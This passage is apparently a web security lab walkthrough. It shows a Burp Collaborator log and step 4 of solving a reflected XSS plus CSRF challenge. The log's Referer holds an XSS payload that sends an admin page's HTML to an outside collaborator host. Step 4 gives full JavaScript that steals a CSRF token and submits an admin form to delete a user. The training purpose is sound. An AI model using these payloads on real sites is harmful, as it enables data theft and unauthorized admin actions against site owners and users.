
#	Time	Type	Payload	Comment
2	2020-Apr-25 14:10:48 UTC	HTTP	2vyjegmk8fmmcc687j30zled046v...	
3	2020-Apr-25 14:10:48 UTC	DNS	2vyjegmk8fmmcc687j30zled046v...	
4	2020-Apr-25 14:13:46 UTC	HTTP	2vyjegmk8fmmcc687j30zled046v...	
5	2020-Apr-25 14:13:46 UTC	HTTP	2vyjegmk8fmmcc687j30zled046v...	
6	2020-Apr-25 14:16:51 UTC	HTTP	2vyjegmk8fmmcc687j30zled046v...	
7	2020-Apr-25 14:16:51 UTC	HTTP	2vyjegmk8fmmcc687j30zled046v...	

Description | Request to Collaborator | Response from Collaborator

Raw | Params | Headers | Hex


```
submit%22%3E%20Delete%20user%20%3C%2Fbutton%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20
%20%20%20%3C%2Fform%3E%0A%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20
%20%20%20%20%20%20%20%20%20%3C%2Fsection%3E%0A%20%20%20%20%20%20%20%20%20%3C%2Fdiv%3E%0A%20%20%20%20%0A%0A
 HTTP/1.1
Host: 2vyjegmk8fmmcc687j30zled046vuk.burpcollaborator.net
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/75.0.3770.142 Safari/537.36
Accept: image/webp,image/apng,image/*,*/*;q=0.8
Referer:
http://192.168.0.20:8080/login?time=1587824211911&username=%22%3E%3Ciframe%20src%3D%2Fadmin%20onload
%3D%22new%20Image().src%3D%27http%3A%2F%2F2vyjegmk8fmmcc687j30zled046vuk.burpcollaborator.net%3Fcode
%3D%27%2BencodeURIComponent(this.contentWindow.document.body.innerHTML)%22%3E&password=test&csrf=8Ka
tEo5H71kNY6BMnNsBvf2SMSijTScB
Accept-Encoding: gzip, deflate
```


? < + > Type a search term 0 highlights



Step 4

Read the source code retrieved from step 3 in your Collaborator interaction or on the exploit server log. You'll notice there's a form that allows you to delete a user. Clear the code from stage 3 and enter the following code in the exploit server. Replace $ip with the same IP address and port number as in steps 2 and 3. The code submits the form to delete carlos by injecting an iframe pointing to the /admin page.

```
<script>
function xss(url, text, vector) {
  location = url +
'/login?time='+Date.now()+'&username='+encodeURIComponent(vector)+'&password=test&csr
f='+text.match(/csrf" value="([^"]+)"/)[1];
}

function fetchUrl(url){
  fetch(url).then(r=>r.text().then(text=>
  {
    xss(url, text, '"><iframe src=/admin onload="var
f=this.contentWindow.document.forms[0];if(f.username)f.username.value=\'carlos\',f.submit()
">');
  }
  ))
```

```
}

fetchUrl("http://$ip");
</script>
```